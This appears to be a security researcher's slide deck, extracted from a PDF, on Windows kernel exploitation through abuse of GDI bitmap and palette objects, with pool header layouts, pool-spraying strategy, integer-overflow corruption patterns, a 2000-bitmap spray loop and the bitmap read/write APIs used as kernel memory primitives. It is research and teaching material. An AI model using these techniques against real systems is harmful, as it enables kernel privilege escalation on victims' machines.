

# Demystifying Windows Kernel Exploitation by Abusing GDI Objects.

Saif El-Sherei

#Whoami

SENSEPOST 



Saif



Bast

# Why?

# What?

- Abusing two types of GDI Objects, to gain ring0 exploit primitives.
- Analysing two N-Days (MS16-098, MS17-017??), by using these techniques.

## Demystifying Kernel Exploitation by Abusing GDI Objects:

### Introduction:

In this paper, we will discuss integer overflows that lead to Kernel Pool memory corruption. We will go through discovery, triggering, and exploiting the identified issues, by abusing two GDI objects, the bitmap and palette objects. The concepts presented in this paper represent how I understood and tackled them, they might not be very scientific in that sense.

### Standing on the Shoulders of Giants:

- Nicolas Economou [Economou](#) and Diego Juarez [Juarez](#) Abusing GDI for ring 0: <https://www.coresecurity.com/blog/abusing-gdi-for-ring0-exploit-primitives>
- 360 Vulcan: [https://cansecwest.com/slides/2017/CSW2017\\_PengQiu-ShefangZhong\\_win32k\\_dark\\_composition.pdf](https://cansecwest.com/slides/2017/CSW2017_PengQiu-ShefangZhong_win32k_dark_composition.pdf)
- K33n team: <https://www.slideshare.net/PeterHlavaty/windows-kernel-exploitation-this-time-font-hunt-you-down-in-4-bytes>
- J00ru, [Halvar Flake](#), [Tarijei Mandt](#), [Halsten](#), [Alex Ionescu](#), [Nikita Terankov](#) and many others.

### The Setup:

- IDA Pro.
- [Zynamics BinDiff](#).
- [VirtualKD](#) (much love).
- [WinDbg](#)
- [GDIObjDump WinDbg Extension](#)
- [VmWare Workstation:](#)
  - Windows 8.1 x64.
  - Windows 7 SP1 x86.

### [WinDbg](#) Pool analysis tips:

- [!poolused](#)  
This command can be used to view the pool usage of a certain Pool tag or for a certain Pool type.

<https://github.com/sensepost/gdi-palettes-exp>

# Kernel Pool



## Kernel Pool: Allocation Dynamics.

x64 Pool Header: size 0x10

kd> dt nt!\_POOL\_HEADER

+0x000 PreviousSize	: Pos 0, 8 Bits
+0x000 PoolIndex	: Pos 8, 8 Bits
+0x000 BlockSize	: Pos 16, 8 Bits
+0x000 PoolType	: Pos 24, 8 Bits
+0x004 PoolTag	: Uint4b
+0x008 ProcessBilled	: Ptr64, _EPROCESS

x86 Pool Header: size 0x8

kd> dt nt!\_POOL\_HEADER

+0x000 PreviousSize	: Pos 0, 9 Bits
+0x000 PoolIndex	: Pos 9, 7 Bits
+0x002 BlockSize	: Pos 0, 9 Bits
+0x002 PoolType	: Pos 9, 7 Bits
+0x004 PoolTag	: Uint4b

# Kernel Pool: Allocation Dynamics.

First Chunk

Pool Page  
Size 0x100

Third  
Chunk

Second  
Chunk

# Kernel Pool Spraying / Feng-Shui



- Get Pool memory in deterministic state.
- Done using series of allocations / de-allocations.
- Create memory holes between user controlled object.
- Hopefully vulnerable object will be allocated to one of these memory holes.

# Kernel Pool Corruption



## X86 Integer Overflow

$$0xFFFFFFF80 + 0x81 = 0x00000001 ?????$$

Actually

$$= 0x0100000001$$

> 32-bit wide register(4 Bytes)

Integer

truncated

Most Significant

Byte Ignored(0x01)

$$= 0x1$$

# Kernel Pool Corruption Integer Overflows

## Linear Overflows

### Linear Overflow

1- oObject = ExAllocatePoolWithTag(overflow\_size);

2- memcpy(oObject, dAddress, original\_size);

1- oObject = ExAllocatePoolWithTag(Fixed\_size);

2- memcpy(oObject, dAddress, UserControl\_size);

1- Allocated oObject      Allocated ObjectB      Allocated ObjectC

2- Allocated oObject      Smashed ObjectB      Allocated ObjectC




0x1000 page size

# Kernel Pool Corruption Integer Overflows Out-of-Bounds Write

## Out-Of-Bounds Write

- 1- oObject = ExAllocatePoolWithTag(overflow\_size);
- 2- oObject[idx>overflow\_size] = 0x5A1F5A1F



# How?


# Abusing GDI Objects For ring0 Exploit Primitives



- Relative Memory read/write: Object Size Member
- Arbitrary Memory read/write: Object Data Pointer Member


# Abusing GDI Objects for ring0 Exploit Primitives: Memory Layout

## Relative Memory Read/Write




# Abusing GDI Objects for ring0 Exploit Primitives: Relative Memory read/write

## Relative Memory Read/Write




# Abusing GDI Objects for ring0 Exploit Primitives: Relative Memory read/write

## Arbitrary Memory Read/Write



# Abusing GDI Objects Bitmaps



Shamelessly  
ripped from b33f  
@FuzzySec :D

# Abusing GDI Objects: Bitmaps (\_SURFOBJ) Structure

Object type \_SURFOBJ

PoolTag Gh?5, Gla5

SURFOBJ

x86

```
typedef struct _SURFOBJ
{
    DHSURF dhsurf;           // 0x000
    HSURF hsurf;             // 0x004
    DHPDEV dhpdev;           // 0x008
    HDEV hdev;                // 0x00c
    SIZEL sizlBitmap;         // 0x010
    ULONG cjBits;             // 0x018
    PVOID pvBits;              // 0x01c
    PVOID pvScan0;             // 0x020
    LONG lDelta;                // 0x024
    ULONG iUniq;                // 0x028
    ULONG iBitmapFormat;        // 0x02c
    USHORT iType;                  // 0x030
    USHORT fjBitmap;             // 0x032
    // size                      0x034
} SURFOBJ, *PSURFOBJ;
```

x64

```
typedef struct {
    ULONG64 dhsurf;           // 0x00
    ULONG64 hsurf;             // 0x08
    ULONG64 dhpdev;           // 0x10
    ULONG64 hdev;                // 0x18
    SIZEL sizlBitmap;          // 0x20
    ULONG64 cjBits;             // 0x28
    ULONG64 pvBits;              // 0x30
    ULONG64 pvScan0;             // 0x38
    ULONG32 lDelta;               // 0x40
    ULONG32 iUniq;                // 0x44
    ULONG32 iBitmapFormat;        // 0x48
    USHORT iType;                  // 0x4C
    USHORT fjBitmap;             // 0x4E
} SURFOBJ64; // sizeof = 0x50
```

# Abusing GDI Objects: Bitmaps (\_SURFOBJ) KAlloc

```
HBITMAP CreateBitmap(  
    _In_      int nWidth,  
    _In_      int nHeight,  
    _In_      UINT cPlanes,  
    _In_      UINT cBitsPerPel,  
    _In_ const VOID *lpvBits  
);
```

Allocate 2000 Bitmaps

## Parameters

*nWidth* [in]  
The bitmap width, in pixels.

*nHeight* [in]  
The bitmap height, in pixels.

*cPlanes* [in]  
The number of color planes used by the device.

*cBitsPerPel* [in]  
The number of bits required to identify the color of a single pixel.

*lpvBits* [in]  
A pointer to an array of color data used to set the colors in a rectangle of pixels. Each scan line in the rectangle must be word aligned (scan lines that are not word aligned must be padded with zeros). If this parameter is **NULL**, the contents of the new bitmap is undefined.

```
for (int y = 0; y < 2000; y++) {  
    HBITMAP bmp =  
        CreateBitmap(  
            0x3A3,    //nWidth  
            1,        //nHeight  
            1,        //cPlanes  
            32,       //cBitsPerPel  
            NULL);   // lpvBits  
}
```

# Abusing GDI Objects: Bitmaps (\_SURFOBJ) KFree

```
BOOL DeleteObject(  
    _In_ HGDIOBJ hObject  
);
```

## Parameters

*hObject* [in]

A handle to a logical pen, brush, font, bitmap, region, or palette.

DeleteObject(HBITMAP  
hBmp);

# Abusing GDI Objects: Bitmaps (\_SURFOBJ) Read Memory

```
LONG GetBitmapBits(  
    _In_  HBITMAP  hbmp,  
    _In_  LONG     cbBuffer,  
    _Out_ LPVOID   lpvBits  
) ;
```

## Parameters

*hbmp* [in]

A handle to the device-dependent bitmap.

*cbBuffer* [in]

The number of bytes to copy from the bitmap into the buffer.

*lpvBits* [out]

A pointer to a buffer to receive the bitmap bits. The bits are stored as an array of byte values.

# Abusing GDI Objects: Bitmaps (\_SURFOBJ) Write Memory

```
LONG SetBitmapBits(  
    _In_          HBITMAP hbmp,  
    _In_          DWORD   cBytes,  
    _In_ const VOID *lpBits  
);
```

## Parameters

*hbmp* [in]

A handle to the bitmap to be set. This must be a compatible bitmap (DDB).

*cBytes* [in]

The number of bytes pointed to by the *lpBits* parameter.


*lpBits* [in]

A pointer to an array of bytes that contain color data for the specified bitmap.

# How do I Exploit?

